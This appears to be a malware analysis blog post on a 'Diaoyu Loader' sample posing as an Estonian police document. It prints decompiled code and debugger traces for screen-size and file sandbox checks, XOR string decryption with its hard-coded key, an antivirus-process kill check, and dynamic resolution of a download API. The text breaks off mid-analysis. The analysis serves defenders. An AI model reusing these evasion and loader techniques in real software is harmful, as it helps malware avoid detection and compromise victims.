

Malware Analysis - Diaoyu Loader

In the first quarter of 2025, Unit 42 from Palo Alto Networks tracked a threat actor group named “TGR-STA-1030” aka “UNC6619” that was involved in a cyberattack campaign called “The Shadow Campaigns”, which targeted a various countries, including Thailand.

I found this sample on: [MalwareBazaar](#).




Table of Contents

1. Sample Overview
2. Virtualization/Sandbox Evasion: System Checks (T1497.001)
3. File and Directory Discovery (T1083)
4. Obfuscated Files or Information: Encrypted/Encoded File (T1027.013)
5. Process Discovery (T1057)
6. Obfuscated Files or Information: Dynamic API Resolution (T1027.007)
7. Initial Ingress Tool Transfer (T1105)
8. Final Ingress Tool Transfer (T1105)
9. Execution Flow
10. Conclusion
11. IOCs
12. YARA Rule
13. Sigma Rule
14. Additional Resources

Sample Overview

Inside the downloaded archive, there are two files. One is a “pic1.png”, and the other is “Politsei- ja Piirivalveameti organisatsiooni struktuuri muudatused.exe”, which has a Microsoft Word icon.




Figure 1. Masquerading of the malicious executable file.

The sample was written in C++ and was compiled around February 13, 2025, using Microsoft Visual Studio 2019. Also, in the given sample, the appended bytes (overlay) show that the binary is digitally signed.

property	value
file	
file > sha256	23EE251DF3F9C46661B33061035E9F6291894EBE070497FF9365D6EF2966F7FE
file > first 32 bytes (hex)	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 40 00 00 00 00 00 00
file > first 32 bytes (text)	MZ.....@.....
file > info	size: 148200 bytes, entropy: 6.340
file > type	executable, 64-bit, GUI
file > version	2025,2,13,0
file > description	n/a
entry-point > first 32 bytes (hex)	48 83 EC 28 E8 D3 02 00 00 48 83 C4 2
entry-point > location	0x00002780 (section[.text])
file > signature	Microsoft Linker 14.29 Visual Studio
stamps	
stamp > compiler	Thu Feb 13 09:44:42 2025 (UTC)
stamp > debug	Thu Feb 13 09:44:42 2025 (UTC)
stamp > resource	n/a
stamp > import	n/a
stamp > export	n/a
names	
file > name	c:\users\static\desktop\sample\politsei- ja piirivalveameti organisatsiooni struktuuri muudatused.exe

Detect It Easy v3.10 [Windows 10 Version 2009] (x86_64)

File name
ganisatsiooni struktuuri muudatused\Politsei- ja Piirivalveameti

File type
PE64

File size
144.73 KiB

Scan
Automatic

Endianness
LE

Mode
64-bit

PE64

Operation system: Windows(Vista)[AMD64, 64-bit, GUI]

Linker: Microsoft Linker(14.29.30157)

Compiler: Microsoft Visual C/C++(19.29.30157)[LTCG/C++]

Language: C++

Tool: Visual Studio(2019, v16.11)

Sign tool: Windows Authenticode(2.0)[PKCS #7]

Overlay: Binary[Offset=0x00020a00,Size=0x38e8]

Certificate: WinAuth(2.0)[PKCS #7]

Figure 2. Identified the compile time and languages used by the sample.

It used “Zoom Video Communications, Inc.” as the signer of the certificate. However, the current version of the legitimate Zoom Meeting application uses “Zoom Communicate, Inc.” instead.

As correlated with the compilation time of the binary and the timestamp of the certificate signature, the status shows that the certificate cannot be verified, with that, certificate expiration could be one possible cause, which raises suspicion.




Figure 3. Signed expired certificate.

The overall entropy values show that the sample does not implement any packing methods.




Figure 4. The given sample is not packed overall.

Virtualization/Sandbox Evasion: System Checks (T1497.001)

First, the function “GetSystemMetricsForDpi” is called with the argument “nIndex” set to zero, which refers to the width of the primary display screen in pixels. It then checks whether the screen width is less than 1440p pixels, if so, it exits with an error.

It also attempted to open an image file named “pic1.png”, which was included in the archive and located in the same directory as the executable. If it cannot open the image file, it exits with an error.

```
if ( (int)GetSystemMetricsForDpi(0, 96, envp) < 1440 )
    return 1;
v3 = fopen("pic1.png", "r");
if ( !v3 )
    return 1;
fclose(v3);
memset(Buffer, 0, 0x104u);
if ( !GetEnvironmentVariableA("USERPROFILE", Buffer, 0x104u) )
    return 1;
memset(&FileName, 0, 0x104u);
v4 = &v55[255];
do
    ++v4;
while ( *v4 );
strcpy(v4, Buffer);
GetModuleFileNameA(nullptr, Filename, 0x104u);
```

Figure 5. The program exits if the screen width is under 1440p and the image fails to open.

File and Directory Discovery (T1083)

After that, the function “GetEnvironmentVariableA” is called to retrieve the “USERPROFILE” environment variable, which’s equivalent to “%USERPROFILE%”.

Followed by a call to “GetModuleFileNameA” to retrieve the process current path, and the result is stored in the “FileName” buffer.

```
if ( (int)GetSystemMetricsForDpi(0, 96, envp) < 1440 )
    return 1;
v3 = fopen("pic1.png", "r");
if ( !v3 )
    return 1;
fclose(v3);
memset(Buffer, 0, 0x104u);
if ( !GetEnvironmentVariableA("USERPROFILE", Buffer, 0x104u) )
    return 1;
memset(&FileName, 0, 0x104u);
v4 = &v55[255];
do
    ++v4;
while ( *v4 );
strcpy(v4, Buffer);
GetModuleFileNameA(nullptr, FileName, 0x104u);
```


Figure 6. Retrieved USERPROFILE environment variable and the process current path.

Then the retrieved “USERPROFILE” is concatenated with the “Link” path, resulting in “C:\Users\
<Username>\Links”.

lea rax,qword ptr ds:[rax+1]	RAX	000000000014F760	"\\Links\\"
cmp byte ptr ds:[rax],0	RBX	0000000000555400	"C:\\Users\\dynamic\\Desktop\\"
jne patched_cmp.140001B50	RCX	000000000014F750	"C:\\Users\\dynamic\\Links\\"
movsd xmm0,qword ptr ds:[14001B8E8]	RDX	000000000014F480	"patched_cmp.exe"
movsd qword ptr ds:[rax],xmm0	RBP	000000000014F560	
lea r8,qword ptr ss:[rsp+60]	RSP	000000000014F460	
mov rdi,qword ptr ss:[rsp+60]	RSI	000000000000000F	
mov rsi,qword ptr ss:[rsp+78]	RDI	5F64656863746170	
cmp rsi,10			
cmovae r8,rdi	R8	000000000014F4C0	"patched_cmp"
lea rcx,qword ptr ss:[rbp+1F0]	R9	0000000000000070	'n'
dec rcx			

Figure 7. Links path concatenation.

Later, another concatenation is performed, this time with the current executed file, appending a new “docx” extension.



```

cmp byte ptr ds:[rcx],0
jne patched_cmp.140001BC0
mov eax,dword ptr ds:[14001B8F0]
mov dword ptr ds:[rcx],eax
movzx eax,word ptr ds:[14001B8F4]
mov word ptr ds:[rcx+4],ax
lea rdx,qword ptr ds:[14001B8C4]
lea rcx,qword ptr ss:[rbp+1F0]
call patched_cmp.140006FC0

```

RAX	0000000000000078	'x'
RBX	0000000000555400	"C:\\Users\\dynamic\\Desktop\\Politsei- ia Pi
RCX	00000000014F750	"C:\\Users\\dynamic\\Links\\patched_cmp.docx"
RDX	000000014001B8C4	patched_cmp.000000014001B8C4
RBP	00000000014F560	
RSP	00000000014F460	
RSI	000000000000000F	
RDI	5F64656863746170	

Figure 8. Current executed file with DOCX concatenation.

It then checks whether a file at “C:\Users\<Username>\Links\<filename.docx>” exists. To do this, it calls the “fopen” function to attempt to read the file. If the file exists, the “ShellExecuteExA” function is then called to execute it.

```

if ( fopen(FileName, "r") )
{
    memset(&pExecInfo, 0, 24);
    memset(&pExecInfo.lpParameters, 0, 80);
    pExecInfo.cbSize = 112;
    pExecInfo.lpFile = FileName;
    pExecInfo.nShow = 5;
    ShellExecuteExA(&pExecInfo);
}
else
{

```

Figure 9. Executes the provided file, if it exists.

Obfuscated Files or Information: Encrypted/Encoded File (T1027.013)

However, if the file was not found, it will then clean up the “v54” variable, which was used earlier, and reuse it as the first argument of a “sub_1400011C0” function, with the second argument being hexadecimal string.

```
else
{
    memset(v54, 0, sizeof(v54));
    sub_1400011C0(v54, "7D3C391442200120392116084334023A353C2B0418344B04131440424E1E39267468");
    memset(v55, 0, sizeof(v55));
    v28 = &v54[255];
    do
        ++v28;
    while ( *v28 );
    strcpy(v28, v54);
}
```

Figure 10 Clean the memory block of v54, followed by a call to the function sub_1400011C0.

Now, inside the “sub_1400011C0” function, is where a custom XOR-based operation is identified.

```
if ( a1 > (unsigned __int64)&aRqvwlttoemoyk1q[v14] || v14 + a1 < (unsigned __int64)"RQVwLTtoEMOyk1QqOWICpqSesrfomtmIR" )
{
    v15 = a1 + 32;
    v16 = &aRqvwlttoemoyk1q[-a1 + 16];
    do
    {
        v17 = _mm_loadu_si128((const __m128i *)(v15 - 32));
        v6 += 64;
        v18 = _mm_loadu_si128((const __m128i *)&aRqvwlttoemoyk1q[v15 - a1 - 32]);
        v19 = _mm_loadu_si128((const __m128i *)&aRqvwlttoemoyk1q[v15 - a1]);
        v15 += 64LL;
        *(__m128i *)(v15 - 96) = _mm_xor_si128(v18, v17);
        *(__m128i *)(v15 - 80) = _mm_xor_si128(
            _mm_loadu_si128((const __m128i *)&v16[v15 - 96]),
            _mm_loadu_si128((const __m128i *)(v15 - 80)));
        v20 = _mm_loadu_si128((const __m128i *)&v16[v15 - 64]);
        *(__m128i *)(v15 - 64) = _mm_xor_si128(v19, _mm_loadu_si128((const __m128i *)(v15 - 64)));
        *(__m128i *)(v15 - 48) = _mm_xor_si128(v20, _mm_loadu_si128((const __m128i *)(v15 - 48)));
    }
    while ( (__int64)(-32LL - a1 + v15) < (int)(v5 - (v5 & 0x3F)) );
}
```

Figure 11. Identified a custom XOR-based operation.

At first, the given hexadecimal values from the parameters are used to convert into a byte string.

```

patched_cmp.0000000140001210
movsx ecx,byte ptr ds:[r12+r15*2] ; r12+r15*2:"7D3C391442200120392116084334023A353C2B0418344B04131440424E1E39267468"
movsx edi,byte ptr ds:[r12+r15*2+1] ; r12+r15*2+01:"D3C391442200120392116084334023A353C2B0418344B04131440424E1E39267468"
call patched_cmp.140006ED8
sub al,30
mov ecx,edi
movzx esi,al
call patched_cmp.140006ED8
sub al,30
movzx r8d,al
cmp sil,9 ; 09:'\t'
lea eax,qword ptr ds:[rsi-7]
movzx edx,al
cmovle edx,esi
shl dl,4
lea eax,qword ptr ds:[r8-7]
cmp r8b,9 ; 09:'\t'
movzx ecx,al
cmovle ecx,r8d
add dl,cl
mov byte ptr ds:[r15+rbx],dl
inc r15
cmp r15,r14
jll patched_cmp.140001210

```

Figure 12. Convert from hexadecimal to a byte string.

Next, those byte values are used in XOR operations with a hard-coded key of "RQVwIToEMOyk1QqOWICpqSesrfomtmIR".





Figure 13. XOR operation with a hard-coded key.

After the XOR operations are done, the result is shown in reverse. Then, a reverse character operation is performed to get an actual result to be used in further operations.

Note that in the further analysis, the function name will be changed from “sub_1400011C0” to “xor_dec”.



```
patched_cmp.0000000140001390
movzx eax,byte ptr ds:[rdx]
lea rdx,qword ptr ds:[rdx-1] ; rdx-01:"th"
movzx ecx,byte ptr ds:[rbx] ; rbx:"/moc.tnetnocresubuhtig.war//:sptth"
mov byte ptr ds:[rbx],al ; rbx:"/moc.tnetnocresubuhtig.war//:sptth"
lea rbx,qword ptr ds:[rbx+1] ; rbx:"/moc.tnetnocresubuhtig.war//:sptth", rbx+01:"moc.tnetnocresubuhtig.war//:sptth"
mov byte ptr ds:[rdx+1],cl
lea rax,qword ptr ds:[rdx+r8]
lea rcx,qword ptr ds:[rbx+r8]
cmp rcx,rax
ret
patched_cmp.140001390
```

```
patched_cmp.00000001400013B0
add rsp,40
pop rbx ; rbx:"/moc.tnetnocresubuhtig.war//:sptth"
ret
```

Figure 14. Reverse the XOR result to get the actual result string.

Also, the decryption process or formula can be implemented using a tool such as CyberChef.




Figure 15. Implementation of CyberChef for decryption.

Process Discovery (T1057)

It also checks for specified hard-coded processes to determine whether any antivirus-related processes exist on the machine. If any of the antivirus related processes exist, self termination is then performed.

See [Conclusion](#) for more details of the antivirus-related processes.

```
Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
pe.dwSize = 304;
if ( Process32First(Toolhelp32Snapshot, &pe) )
{
    do
    {
        v31 = 0;
        while ( 1 )
        {
            v32 = aAvpExe[v31++];           // avp.exe
            if ( v32 != pe.szExeFile[v31 - 1] )
                break;
            if ( v31 == 8 )
                goto LABEL_95;
        }
        if ( !strcmp("SentryEye.exe", pe.szExeFile)
            || !strcmp("EPSecurityService.exe", pe.szExeFile)
            || !strcmp("SentinelUI.exe", pe.szExeFile)
            || !strcmp("NortonSecurity.exe", pe.szExeFile) )
        {
            LABEL_95:
                CloseHandle(Toolhelp32Snapshot);
                exit(0);
        }
    }
    while ( Process32Next(Toolhelp32Snapshot, &pe) );
}
```

Figure 16. Checking for antivirus-related processes.

Obfuscated Files or Information: Dynamic API Resolution (T1027.007)

Inside the “sub_1400014D0” function, a dynamic API resolution technique is implemented. The required library is “urlmon.dll”, with the specific function “URLDownloadToFileW” which is already hard-coded and also encrypted.

```
xor_dec((unsigned __int64)ProcName, (__int64)"05343A1E2A3B3B212C201505463E3503051C");// URLDownloadToFileW
LibraryA = LoadLibraryA("urlmon.dll");
ProcAddress = GetProcAddress(LibraryA, ProcName);
```

Figure 17. Dynamically resolve the URLDownloadToFileW function.

Initial Ingress Tool Transfer (T1105)

Step out of the “sub_1400014D0” function. The first argument of the very first call to the function is a path to “C:\Users\<Username>\Links\<filename.docx>”.

```
movups xmmword ptr ds:[rcx+10],xmm1
movaps xmm0,xmmword ptr ds:[14001B970]
movups xmmword ptr ds:[rcx+20],xmm0
